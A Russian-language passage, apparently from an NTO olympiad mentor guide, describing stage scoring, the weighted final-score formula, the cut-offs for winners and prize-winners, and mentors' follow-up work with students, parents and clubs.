В первом отборочном этапе участники решали задачи предметного тура по двум предметам: информатике и математике и инженерного тура. В каждом предмете максимально можно было набрать 100 баллов, в инженерном туре 100 баллов. Для того, чтобы пройти во второй этап участники должны были набрать в сумме по обоим предметам не менее 10 баллов, независимо от уровня.

Второй отборочный этап

Количество баллов, набранных при решении всех задач второго отборочного этапа, суммируется. Победители второго отборочного этапа должны были набрать не менее 552 балла, независимо от уровня.

Заключительный этап

Индивидуальный предметный тур

- информатика — максимально возможный балл за все задачи — 4500 баллов;
- математика — максимально возможный балл за все задачи — 100 баллов.

Командный инженерный тур

Команды заключительного этапа получали за командный инженерный тур от 0 до 580 баллов: команда, набравшая наибольшее число баллов среди других команд, становилась командой-победителем.

Все результаты команд нормировались по формуле:

$$\frac{100 \times x}{MAX},$$

где x — число баллов, набранных командой,

MAX — число баллов, максимально возможное за инженерный тур.

В заключительном этапе олимпиады индивидуальные баллы участника складываются из двух частей, каждая из которых имеет собственный вес: баллы за индивидуальное решение задач по предметам (информатика, математика) с весом $K_1 = 0, 15$ каждый предмет и баллы за командное решение задач инженерного тура с весом $K_2 = 0, 7$.

Итоговый балл определяется по формуле:

$$S = K_1 \cdot (S_1 + S_2) + K_2 \cdot S_3,$$

где S_1 — балл первой части заключительного этапа по информатике (предметный тур) в стобальной системе ($S_{1 \text{ макс}} = 100$);

S_2 — балл первой части заключительного этапа по математике (предметный тур) в стобальной системе ($S_{2 \text{ макс}} = 100$);

S_3 — итоговый балл инженерного командного тура в стобальной системе ($S_{3 \text{ макс}} = 100$).

Итого максимально возможный индивидуальный балл участника заключительного этапа = 100 баллов.

Критерий определения победителей и призеров

Чтобы определить победителей и призеров (независимо от класса) на основе индивидуальных результатов участников, был сформирован общий рейтинг всех участников заключительного этапа. С начала рейтинга были выбраны 9 победителей и 21 призер (первые 25% участников рейтинга становятся победителями или призерами, из них первые 8% становятся победителями, оставшиеся — призерами).

Критерий определения победителей и призеров (независимо от уровня)

Категория	Количество баллов
Победители	57,09 и выше
Призеры	От 49,08 до 57,01

Работа наставника после НТО

Участие школьника в Олимпиаде может завершиться после любого из этапов: первого или второго отборочных либо после заключительного этапа. В каждом случае после завершения участия наставнику необходимо провести с учениками рефлексию — обсудить полученный опыт и проанализировать, что позволило достичь успеха, а что привело к неудаче.

Важная задача наставника — превратить неудачу в инструмент будущего успеха. Для этого необходимо вместе с учениками наметить план развития компетенций и подготовки к будущему сезону Олимпиады. Подробные материалы о проведении рефлексии представлены в курсе «Наставник НТО»: <https://academy.sk.ru/events/310>.



Наставнику важно проинформировать руководство образовательного учреждения, если его учащиеся стали финалистами, призерами и победителями. Публичное признание высоких результатов дополнительно повышает мотивацию.

В процессе рефлексии с учениками, не ставшими призерами или победителями, рекомендуется уделить особое внимание особенностям командной работы: распределению ролей, планированию работы, возникающим проблемам. Для этого могут использоваться опросники для самооценки собственной работы и взаимной оценки участниками других членов команды (P2P). Такие опросники могут выявить внутренние проблемы команды, для решения которых в план подготовки можно добавить мероприятия, направленные на ее сплочение.

Стоит рассказать, что в истории НТО было много примеров, когда не победив в первый раз, на следующий год участники показывали впечатляющие результаты, одержав победу сразу в нескольких профилях. Конечно, важно отметить, что так происходит только при учете прошлых ошибок и подготовке к Олимпиаде в течение года.

Еще одним направлением работы наставника после НТО может стать создание кружка по направлению профилей или по формированию необходимых компетенций: программирование, электроника, робототехника, 3D-моделирование и т. п. Формат подобного кружка может быть различным: короткие модули, дополнительные курсы, факультативы, группы дополнительного образования. Для создания кружков можно воспользоваться образовательными программами, опубликованными на сайте НТО: <https://ntcontest.ru/mentors/education-programs/>.



Важным фактором успешного участия в следующих сезонах НТО может стать поддержка родителей учеников. Знакомство с родителями помогает наставнику продемонстрировать им важность компетенций, развиваемых в процессе участия в НТО, для будущего образования и карьеры школьников. Поддержка родителей помогает мотивировать участников и позволяет выделить необходимое время на занятия в кружке.

С участниками-выпускниками наставнику рекомендуется обсудить их дальнейшее профессиональное развитие и его связь с выбранными профилями НТО. Отдельно можно обратить внимание на льготы для победителей и призеров, предлагаемые в вузах с интересующими ученика направлениями. Кроме того, ряд вузов предлагает льготы для всех финалистов НТО, а также учитывает результаты Конкурса цифровых портфолио «Талант НТО».